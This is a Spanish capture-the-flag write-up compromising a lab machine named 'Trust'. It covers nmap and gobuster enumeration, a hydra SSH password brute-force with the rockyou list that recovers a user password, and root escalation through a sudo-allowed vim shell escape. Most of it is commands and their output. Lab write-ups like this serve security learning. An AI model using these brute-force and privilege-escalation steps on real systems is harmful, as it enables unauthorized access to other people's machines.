Trust

Intrusión

Lo primero que haremos será comprobar si tenemos conectividad con el comando `ping -c1 172.18.0.2`.

```
❯ ping -c1 172.18.0.2
PING 172.18.0.2 (172.18.0.2) 56(84) bytes of data.
64 bytes from 172.18.0.2: icmp_seq=1 ttl=64 time=0.110 ms

--- 172.18.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.110/0.110/0.110/0.000 ms
```

Como tenemos conectividad pasamos a la enumeración de puertos con el comando `nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn 172.18.0.2 -oN fastScan`.


```
File: fastScan
# Nmap 7.95 scan initiated Fri Oct  3 16:19:09 2025 as: /usr/lib/nmap/nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn -oN fastScan 172.18.0.2
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/1\.1 \d\d\d (?:[^\r\n]*\r\n(?!\r\n))*?.*\r\nServer: Virata-EmWeb/R([\d_]+)\r\nContent-Type: text/html; ?charset=UTF-8\r\nExpires: .*<title>HP (Color |)LaserJet ([\w._ -]+)   '
Nmap scan report for 172.18.0.2
Host is up, received arp-response (0.0000030s latency).
Scanned at 2025-10-03 16:19:09 CEST for 7s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 19:a1:1a:42:fa:3a:9d:9a:0f:ea:91:7f:7e:db:a3:c7 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHjaznpuQYsT/kxLXSVDFJGTtesV6UrUh5aNJhw+tAdr19MnZpuY/8e0gb+NXRebo5Dcv/DP1H+aLFHaS6+XCGw=
|   256 a6:fd:cf:45:a6:95:05:2c:58:10:73:8d:39:57:2b:ff (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJW/dREGeklk/wsHXlsOmbmVwP9zg7U8xS+OfHkxLF0Z
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Apache2 Debian Default Page: It works
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
MAC Address: 02:42:AC:12:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Oct  3 16:19:16 2025 -- 1 IP address (1 host up) scanned in 7.21 seconds
```

Como encontramos abiertos los puertos **22** y **80** primero miraremos la web en busca de información.

A simple vista solo vemos la pantalla de inicio de un apache, así que haremos una enumeración de directorios con `gobuster dir -u http://172.18.0.2/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x php,html,txt,log`.

```
❯ gobuster dir -u http://172.18.0.2/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x php,html,txt,log
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.18.0.2/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              html,txt,log,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 10701]
/secret.php           (Status: 200) [Size: 927]
Progress: 397882 / 1038205 (38.32%)
```

En la ruta `http://172.18.0.2/secret.php` encontramos lo siguiente.



Así que probaremos a entrar con el usuario mario por fuerza bruta, para eso usaremos hydra con el siguiente comando `hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://172.18.0.2`.

```
❯ hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://172.18.0.2
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-03 16:22:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.18.0.2:22/
[22][ssh] host: 172.18.0.2   login: mario   password: chocolate
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-03 16:23:00
```


Y efectivamente encontramos la contraseña así que accederemos por ssh.

Escalada de privilegios

```
mario@696a337eb432:~$ sudo -l
[sudo] password for mario:
Matching Defaults entries for mario on 696a337eb432:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mario may run the following commands on 696a337eb432:
    (ALL) /usr/bin/vim
mario@696a337eb432:~$
```

Si ejecutamos `sudo -l` nos damos cuenta de que podremos ejecutar vim como root sin poner contraseña, así que explotaremos una vulnerabilidad que tiene vim.
Si cuando estamos en el menú de comandos de vim ejecutamos `!/bin/bash` tendremos una terminal. Ejecutamos `sudo /usr/bin/vim` y ponemos lo siguiente:

Ejecutándolo desde aquí deberíamos de obtener una bash como root.



Efectivamente ya somos root.